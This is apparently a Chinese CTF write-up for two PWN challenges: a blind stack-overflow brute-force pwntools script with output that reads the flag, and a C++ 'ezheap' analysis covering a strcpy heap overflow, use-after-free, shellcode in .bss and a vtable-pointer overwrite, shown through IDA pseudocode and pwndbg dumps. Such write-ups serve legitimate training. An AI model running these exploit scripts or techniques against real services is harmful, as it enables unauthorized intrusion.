wp


PWN

签到题


最简单的盲打题，只需要确定栈溢出的大小即可

```
from pwn import *

context.log_level = 'debug'
addr = 0x40125a
def send(io,form,num):
    payload='a'*num
    if form == 1:
            payload+=p64(addr)

    if form == 2:
            payload+=p32(addr)
    io.sendlineafter('>',payload)

def exp():
    for j in range(2):
        for i in range(0x500):
            print 'i='+hex(i)+'  j='+str(j+1)
            io=remote('10.10.202.172',22004)
            try:
                send(io,j+1,i)
                print io.recv()
                io.interactive()
            except:
                io.close()

exp()
```

注：有可能因为网络不好导致脚本中断，多跑几次就行



```
[*] Switching to interactive mode
[DEBUG] Received 0x17 bytes:
    'stage2 start\n'
    '0x4012d7\n'
    '>'
stage2 start
0x4012d7
>$ 
```




```
[*] Switching to interactive mode
[DEBUG] Received 0x1b bytes:
    'You get the core\n'
    '0x401354\n'
    '>'
You get the core
0x401354
>$ 
```

最终结果：

```
from pwn import *

context.log_level = 'debug'
addr = 0x40125a
addr1 = 0x4012d7
addr2 = 0x401354
def send(io,form,num):
    payload='a'*num
    if form == 1:
            payload+=p64(addr2)

    if form == 2:
            payload+=p32(addr2)
    io.sendlineafter('>',payload)
```


```
def exp():
    for j in range(2):
        for i in range(0x500):
            print 'i='+hex(i)+'  j='+str(j+1)
            io=remote('10.10.202.172',22004)
            try:
                send(io,j+1,i)
                print io.recv()
                io.interactive()
            except EOFError:
                io.close()

#exp()
padding = 0x268
io = remote('10.10.202.172',22004)
send(io,1,padding)
io.interactive()

#hsctf{idonwanttobeblind!!!!wwww!hh}
```




```
# shen @ LAPTOP-N14A0E48 in /mnt/c/Users/86137/Desktop/wp [11:39:59] C:1
$ python2 blind.py
[+] Opening connection to 10.10.202.172 on port 22004: Done
[DEBUG] Received 0x12 bytes:
    'Welcome the stage\n'
[DEBUG] Received 0x17 bytes:
    'stage1 start\n'
    '0x40125a\n'
    '>'
[DEBUG] Sent 0x271 bytes:
    00000000  61 61 61 61  61 61 61 61  61 61 61 61  61 61 61 61  │aaaa│aaaa│aaaa│aaaa
    *
    00000260  61 61 61 61  61 61 61 61  54 13 40 00  00 00 00 00  │aaaa│aaaa│T·@·│····
    00000270  0a                                                   │·│
    00000271
[*] Switching to interactive mode
$ cat flag
[DEBUG] Sent 0x9 bytes:
    'cat flag\n'
[DEBUG] Received 0x23 bytes:
    'hsctf{idonwanttobeblind!!!!wwww!hh}'
hsctf{idonwanttobeblind!!!!wwww!hh}$
```

ezheap

不会堆题，于是出了个c++的题目，主要是堆溢出




```
/mnt/c/Users/86137/Desktop/ezheap ▷ checksec book
[*] '/mnt/c/Users/86137/Desktop/ezheap/book'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
/mnt/c/Users/86137/Desktop/ezheap ▷
```




```
if ( std::vector<Book *>::size(Booklist) )
{
  std::operator<<<std::char_traits<char>>(&std::cout, "index of Book : ");
  std::istream::operator>>(&std::cin, &v6);
  v1 = v6;
  if ( v1 < std::vector<Book *>::size(Booklist) )
  {
    v3 = *(void **)std::vector<Book *>::operator[](Booklist, v6);
    if ( v3 )
      operator delete(v3, 0x30uLL);
    v4 = v6;
    v7 = std::vector<Book *>::begin((__int64)Booklist);
    v8 = __gnu_cxx::__normal_iterator<Book **,std::vector<Book *>>::operator+(&v7, v4);
    __gnu_cxx::__normal_iterator<Book * const*,std::vector<Book *>>::__normal_iterator<Book **>(&v9, &
    std::vector<Book *>::erase(Booklist, v9);
  }
  else
  {
```

remove函数中只有delete，没有清零





```
void __fastcall Book::Book(Book *this)
{
  *(_QWORD *)this = off_407DA0;
  memset((char *)this + 8, 0, 0x20uLL);
  *((_DWORD *)this + 10) = 0;
}
```

book这个类中有一个char数组，大小为0x20,(memset)



```
DA View-A    Pseudocode-A    Hex View-1    Structures    Enums    Imports    Exports
__int64 __fastcall Math::Math(__int64 a1, __int64 a2, int a3)
{
  const char *v3; // rax
  __int64 result; // rax

  Book::Book((Book *)a1);
  *(_QWORD *)a1 = off_407D80;
  v3 = (const char *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::c_str(a2);
  strcpy((char *)(a1 + 8), v3);
  result = a1;
  *(_DWORD *)(a1 + 40) = a3;
  return result;
}
```

而Math类继承了Book类，stycpy函数中没有限制v3的长度，导致v3大小可以超出char数组的大小，造成堆溢出，而因为nx保护是关闭的，所以可以直接往可写段中写入shellcode，再跳转执行


```
.bss:00000000004083B8                                            ; __do_global_dtors_aux+16↑w
.bss:00000000004083B9                    align 20h
.bss:00000000004083C0                    public nameoflibrary
.bss:00000000004083C0 nameoflibrary      db    ? ;               ; DATA XREF: main+6F↑o
.bss:00000000004083C1                    db    ? ;
.bss:00000000004083C2                    db    ? ;
.bss:00000000004083C3                    db    ? ;
.bss:00000000004083C4                    db    ? ;
.bss:00000000004083C5                    db    ? ;
.bss:00000000004083C6                    db    ? ;
.bss:00000000004083C7                    db    ? ;
.bss:00000000004083C8                    db    ? ;
.bss:00000000004083C9                    db    ? ;
.bss:00000000004083CA                    db    ? ;
.bss:00000000004083CB                    db    ? ;
.bss:00000000004083CC                    db    ? ;
.bss:00000000004083CD                    db    ? ;
.bss:00000000004083CE                    db    ? ;
.bss:00000000004083CF                    db    ? ;
.bss:00000000004083D0                    db    ? ;
.bss:00000000004083D1                    db    ? ;
.bss:00000000004083D2                    db    ? ;
```



```
  setvbuf(stdin, 0LL, 2, 0LL);
  std::operator<<<std::char_traits<char>>(&std::cout, "Name of You :");
  read(0, &nameoflibrary, 0x64uLL);
  while ( 1 )
  {
    menu();
```

main函数中有可以直接往bss段写入的途径，在这里写入shellcode，这里还用到了虚表指针vptr




```
pwndbg> x /40gx 0x4083c0
0x4083c0 <nameoflibrary>:       0x6161616161616161      0x00000000004083c8
0x4083d0 <nameoflibrary+16>:    0x91969dd1bb48c031      0x53dbf748ff978cd0
0x4083e0 <nameoflibrary+32>:    0xb05e545752995f54      0x000000000a050f3b
0x4083f0 <nameoflibrary+48>:    0x0000000000000000      0x0000000000000000
0x408400 <nameoflibrary+64>:    0x0000000000000000      0x0000000000000000
0x408410 <nameoflibrary+80>:    0x0000000000000000      0x0000000000000000
0x408420 <nameoflibrary+96>:    0x0000000000000000      0x0000000000000000
0x408430 <Booklist>:    0x0000000000cb2f10      0x0000000000cb2f20
0x408440 <Booklist+16>: 0x0000000000cb2f20      0x0000000000000000
0x408450:       0x0000000000000000      0x0000000000000000
0x408460:       0x0000000000000000      0x0000000000000000
```

创建两个对象，并释放第一个




```
pwndbg> x /40gx 0x23a4e60
0x23a4e60:      0x0000000000000000      0x0000000000000041
0x23a4e70:      0x0000000000000000      0x0000000002393010
0x23a4e80:      0x0000000000000000      0x0000000000000000
0x23a4e90:      0x0000000000000000      0x0000000000000019
0x23a4ea0:      0x0000000000000000      0x0000000000000021
0x23a4eb0:      0x0000000000000000      0x0000000002393010
0x23a4ec0:      0x0000000000000000      0x0000000000000041
0x23a4ed0:      0x0000000000407d80      0x6262626262626262
0x23a4ee0:      0x0000000000000000      0x0000000000000000
0x23a4ef0:      0x0000000000000000      0x000000000000001a
0x23a4f00:      0x0000000000000000      0x0000000000000021
0x23a4f10:      0x00000000023a4ed0      0x00000000023a4ed0
0x23a4f20:      0x0000000000000000      0x000000000000f0e1
0x23a4f30:      0x0000000000000000      0x0000000000000000
0x23a4f40:      0x0000000000000000      0x0000000000000000
0x23a4f50:      0x0000000000000000      0x0000000000000000
0x23a4f60:      0x0000000000000000      0x0000000000000000
0x23a4f70:      0x0000000000000000      0x0000000000000000
0x23a4f80:      0x0000000000000000      0x0000000000000000
0x23a4f90:      0x0000000000000000      0x0000000000000000
pwndbg>
```



```
pwndbg> x /40gx 0x5cee60
0x5cee60:       0x0000000000000000      0x0000000000000041
0x5cee70:       0x0000000000407d80      0x6161616161616161
0x5cee80:       0x6161616161616161      0x6161616161616161
0x5cee90:       0x6161616161616161      0x6161616100000002
0x5ceea0:       0x6161616161616161      0x6161616161616161
0x5ceeb0:       0x6161616161616161      0x6161616161616161
0x5ceec0:       0x6161616161616161      0x6161616161616161
0x5ceed0:       0x00000000004083c8      0x6262626262626262
0x5ceee0:       0x0000000000000000      0x0000000000000000
0x5ceef0:       0x0000000000000000      0x000000000000001a
0x5cef00:       0x0000000000000000      0x0000000000000021
0x5cef10:       0x00000000005ceed0      0x00000000005cee70
0x5cef20:       0x0000000000000000      0x0000000000000031
